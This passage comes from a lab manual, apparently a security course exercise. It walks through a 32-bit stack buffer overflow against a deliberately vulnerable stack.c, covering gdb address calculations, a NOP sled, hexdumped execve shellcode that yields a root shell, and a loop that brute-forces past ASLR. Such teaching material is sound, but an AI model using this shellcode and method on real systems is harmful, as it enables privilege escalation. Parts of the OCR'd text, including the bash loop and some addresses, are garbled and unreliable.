0024] 0xbfffecf8 --> 0xb7ed488b (<_GI_IO_fread+11>: add ebx,0x153775)
0028] 0xbfffecfc --> 0x0
]
Legend: code, data, rodata, value
Breakpoint 1, bof (
str=0xbfffed47 '\220' <repeats 36 times>, "\370\350\377\277", '\220' <repeats 160 times>...) at stack.c:17
17 stack.c: No such file or directory.
gdb-peda>
```


22. ☐ We are now ready to proceed. Enter **print &buffer**. An example of this is shown in the following screenshot.




Terminal

```
student@ubuntu: ~/Downloads
gdb-peda> print &buffer
$1 = (char *) [30] 0xbfffec2
gdb-peda>
```

23. ☐ Next, we need the address of the **ebp**. Enter **print \$ebp**. An example of this is shown in the following screenshot.



24. ☐ We now have the following:
- a. `buffer[] = 0xbfffece2`
  - b. `ebp = 0xbfffed08`
25. ☐ How do we find the distance between the two? The easiest way is to take the last three numbers since only that differs and subtract **ce2** from **d08**, which is equal to 26 bytes. Thus, the distance is 26 bytes. This is a 32-bit machine and the pointer is 4 bytes, so that has to be added to the distance. So,  $26+4 = 30$ . This means the frame pointer is 30 bytes from the `buffer[]`. An example of the code is shown in the next screenshot that verifies our findings.



```
Text Editor
stack.c (~examples/samplecode) - gedit

/* Vulnerable program: stack.c */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#ifdef BUF_SIZE
#define BUF_SIZE 30
#endif

int bof(char *str)
{
    char buffer[BUF_SIZE];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);


    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    /* Change the size of the dummy array to randomize the parameters
    for this lab. Need to use the array at least once */
    char dummy[BUF_SIZE]; memset(dummy, 0, BUF_SIZE);

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

26. ☐ We have not yet completed the steps; we need to inject the shell code into a higher memory address. Therefore, we need to take into consideration that the return address occupies 4 bytes, so that has to be added. We have 30+4 added to the buffer[] to represent our lower address to inject the shell code.
27. ☐ Since the buffer[] is located at 0xbfffece2, we have to add our 34 bytes to this. The result is 0xbfffed16. Since there is no guarantee that the debugger is 100% accurate, we will select a higher address to compensate for this possibility. We will select the address 0xbfffeef8. This will place us at a higher address, and we can try to get the Instruction Pointer to land in our NOP sled. We use NOP to increase our chances of success.
28. ☐ We have the beginning of a program in the folder. Enter **nano exploit.c**, and take a few minutes to review the code. An example of the area of the code you need to work with is shown in the following screenshot.



```
student@ubuntu: ~/examples/samplecode
GNU nano 2.5.3 File: exploit.c Modified

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;


    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Get Help Write Out Where Is Cut Text Justify Cur Pos  
Exit Read File Replace Uncut Text To Spell Go To Line


29. ☐ The section that follows the memset that is loading our NOP instruction is the area that needs to be coded. As a reminder, this file is used to provide the contents of the **badfile** we want to load with our code.
30. ☐ We could provide you the correct answer now, but you should experiment with the process. The first thing to do is put in the required data to generate the **badfile**. An example of the hexdump of the file is shown in the following screenshot.



A terminal window titled "Terminal" with a system clock showing 5:48 AM. The prompt is "student@ubuntu: ~/examples/samplecode". The command "hexdump -C badfile" has been executed, displaying a hex dump of the file. The output shows several lines of hexadecimal data with corresponding ASCII characters on the right. The ASCII column contains a series of dots, followed by ".Ph", and then "//shh/bin..PS...".

```
student@ubuntu: ~/examples/samplecode
student@ubuntu:~/examples/samplecode$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  |.....|
*
00000020  90 90 90 90 f8 ee ff bf 90 90 90 90 90 90 90 90  |.....|
00000030  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  |.....|
*
000001e0  90 90 90 90 90 90 90 90 90 90 90 90 31 c0 50 68  |.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99  |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                     |.....|
00000205
student@ubuntu:~/examples/samplecode$
```


31. ☐ When you get it to work, you will obtain the following output.



A terminal window titled "Terminal" with a system clock showing 5:51 AM. The prompt is "student@ubuntu: ~/examples/samplecode". The command ". /stacktest" has been executed, followed by the "id" command. The output of "id" shows the user's identity and group memberships.


```
student@ubuntu: ~/examples/samplecode
student@ubuntu:~/examples/samplecode$ ./stacktest
$ id
uid=1000(student) gid=1000(student) groups=1000(student),4(adn),24(cdrom),27(sudo),30(dlp),46(plugdev),113(lpadmin),128(sambashare)
$
```

32. ☐ One thing you will notice that we did not get the root shell. This is because of the protections that are in place for the running of the code. The shell recognizes that the real user is not root and blocks the elevation. To get around this, you have to set the UID to 0. An example of the output when this is correctly done is shown in the following screenshot.

A screenshot of a Linux desktop environment with a purple and red geometric wallpaper. On the left is a vertical dock with various application icons. In the center, a terminal window titled 'Terminal' is open, showing a command prompt. The prompt is 'student@ubuntu: ~/Downloads'. The user has entered './stacktest'. The output shows the user's identity: 'uid=1000(student) gid=1000(student) groups=1000(student),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)'. Then, the user enters './realuid'. The output shows the user's identity after the change: 'uid=0(root) gid=1000(student) groups=1000(student),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)'. The prompt is now '#', indicating root access.

```
student@ubuntu: ~/Downloads
student@ubuntu:~/Downloads$ ./stacktest
$ id
uid=1000(student) gid=1000(student) groups=1000(student),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ ./realuid
# id
uid=0(root) gid=1000(student) groups=1000(student),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

33. ☐ As the above screenshot shows, we have now obtained the root shell. Enjoy and remember that frustration is good; we learn when we are frustrated.
34. ☐ Next, we can turn on the ASLR and see how our program does not work now. In the terminal window, enter **sysctl -w kernel.randomize\_va\_space=2**. Next, try to run your program. An example of this attempt is shown in the following screenshot.



35. ☐ As the above screenshot shows, the ASLR stops the program from being executed.
36. ☐ On 32-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have  $2^{19}=524,288$  possibilities. This number is not that high and can be exhausted easily with the brute-force approach. In this task, we use such an approach to defeat the address randomization countermeasure on our 32-bit VM.
37. ☐ Create the following shell script:
- ```
38. #!/bin/bash
39. SECONDS=0
40. Value=0
41. While [1]
42. do
43.     value=$(( $value + 1 ))
44.     duration=$SECONDS
45.     min=$(( $duration / 60 ))
46.     sec=$(( $duration % 60 ))
47.     echo "$min minutes and $sec seconds elapsed"
48.     echo "The program has been running $value
times so far."
```



49. `./stack`

`done`

50. ☐ This code will continue to run until it finds the address to get the shell. Note that it may also not find the address. Please wait; it can take some time to get to the right address, that is if it does. These are the challenges of defeating the obstacles in the OS.
51. ☐ The lab objectives have been completed. Close all windows and clean up as required.